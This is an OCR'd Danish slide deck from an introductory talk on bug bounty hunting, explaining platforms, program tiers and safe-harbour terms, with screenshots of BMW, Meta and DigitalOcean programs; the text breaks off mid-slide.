
BUG BOUNTY HUNTING

At finde sårbarheder i systemer og blive betalt for det.

#WHOAMI

- Pentester @ TDCNET
- Underviser i'Fundamentals of Cybersecurity' @ AAU
- Pentester certs (OSCP, OSCE3)
- Laver bug bounty i min fritid (Den her talk)
- Web security researcher.



```
~ whoami
emil
~
```

OKAY MEN HVORFOR?

- I Danmark er der meget få bughunters
- Det er rarere at have nogen at arbejde sammen med
- Flere hunters betyder flere programmer lanceret i Danmark (min hypotese)
- Relevant for applikationssikkerhedsjob
- Fordi bug bounty-hunting er sjovt!
- Fordi du kan tjene nogle penge, mens du studerer.

LETS GET STARTED

Bug bounty hunting involves finding and reporting vulnerabilities in software systems to earn rewards. It's a collaborative effort between researchers, middle-men and companies to improve security.

BUG BOUNTY AKTØRER

PLATFORME:

TREDJEPARTS SIDER (E.G., HACKERONE, BUGCROWD) SOM FORBINDER RESEARCHERE MED VIRKSOMHEDER OG AGERER MELLEMMAND

PROGRAMMER:

VIRKSOMHEDER SOM TILBYDER DUSØRER FOR SIKKERHEDSHULLER I DERES IT SYSTEMER

RESEARCHERS:

ETISKE HACKERE, DER PROAKTIVT IDENTIFICERER OG RAPPORTERER SIKKERHEDSFEJL TIL GENGÆLD FOR BELØNNINGER OG ANERKENDELSE.

TRIAGERS:

SPECIALISTER (OFTE PLATFORMS- ELLER PROGRAMMEDARBEJDERE), DER VALIDERER, PRIORITERER OG MEDIERER SÅRBARHEDSRAPPORTER TIL AFHJÆLPNING.

SECURITY TEAMS:


INTERNE TEAMS I ORGANISATIONER, DER RETTER RAPPORTEREDE SÅRBARHEDER OG IMPLEMENTERER LANGSIGTEDE RETTELSER.

BUG BOUNTY PLATFORME

- Der findes flere bug bounty-platforme, der letter programmer.
  - Disse platforme leverer al kommunikation, udbetaling, sårbarhedstriage osv. Mellem sikkerheds researchere og bug bounty-programmerne.
  - Disse platforme bliver betalt af program ejerne for at håndtere kommunikation og udbetaling
  - Alternativt betaler programmerne et gebyr oven på udbetalingerne

hackerone
YesWeHack
Synack
INTIGRITI
bugcrowd

BUG BOUNTY PROGRAM



Public Open

BMW / BMW Group Automotive / Detail

Detail Leaderboard

Description

The BMW Group looks forward to working with the security community to find vulnerabilities in order to keep its products and customers safe and secure. We are committed to working with you to verify, reproduce, and respond to legitimate reported vulnerabilities covered by this policy. Within this program bounties can be received by reporting vulnerabilities that are in the scope of program and marked as “Eligible”. Please take note of the current scope outlined below.

Bounties

		Low 0.1 - 3.9	Medium 4.0 - 6.9	High 7.0 - 8.9	Critical 9.0 - 9.4	Exceptional 9.5 - 10.0
Tier 1	€	500	2,000	5,000	10,000	15,000
Tier 2	€	100	500	1,000	2,000	5,000

Follow program


Want to participate?

Feel free to join in, this is a public program

This program is publicly available to all researchers. Good luck and happy hunting!

BUG BOUNTY PLATFORME – DE STORE SPILLERE

- Store virksomheder som google, facebook, apple osv. Vær vært for deres egen bug bounty-platform.



Meta Bug Bounty

If you believe you have found a security vulnerability on Meta (or another member of the Meta family of companies), we encourage you to let us know right away.

Bug Bounty rewards

Total rewards for 2024
$1,113,126

Total rewards to date
$15,606,146


HVORDAN? – RESEARCHERS PERSPEKTIV

Starter ud med en *sej* **hacker** som gerne vil tjene en mønt på bug bounty

HVORDAN? – RESEARCHERS PERSPEKTIV


Okay det starter med en **security researcher**
som gerne vil tjene en mønt på bug bounty hunting

HVORDAN? – RESEARCHERS PERSPEKTIV



De tilmelder sig en af bug bounty-platformenes

HVORDAN? – RESEARCHERS PERSPEKTIV



Public Open

DigitalOcean / DigitalOcean / Detail


Description

DigitalOcean, LLC. is an American multinational technology company and cloud service provider. DigitalOcean simplifies cloud computing so developers and businesses can spend more time building software that changes the world.

hackerone
bugcrowd
YES WE H/CK
Synack
INTIGRITI

De finder et program, de vil finde efter sårbarheder på


HVORDAN? – RESEARCHERS PERSPEKTIV



DigitalOcean / DigitalOcean / Detail

Description

DigitalOcean, LLC. is an American multinational technology company and cloud service provider. DigitalOcean simplifies cloud computing so developers and businesses can spend more time building software that changes the world.



Safe harbour for researchers is applied

DigitalOcean considers ethical hacking activities conducted consistent with the Researcher Guidelines,
the Program description and restrictions (the Terms) to constitute "authorized" conduct under criminal law.
DigitalOcean will not pursue civil action or initiate a complaint for accidental, good faith violations,
nor will they file a complaint for circumventing technological measures used by us to protect the scope as part of your ethical hacking activities.

If legal action is initiated by a third party against you and you have complied with the Terms, DigitalOcean will take steps to make it known that your actions were conducted in compliance and with our approval.


Researcheren accepterer 'Safe 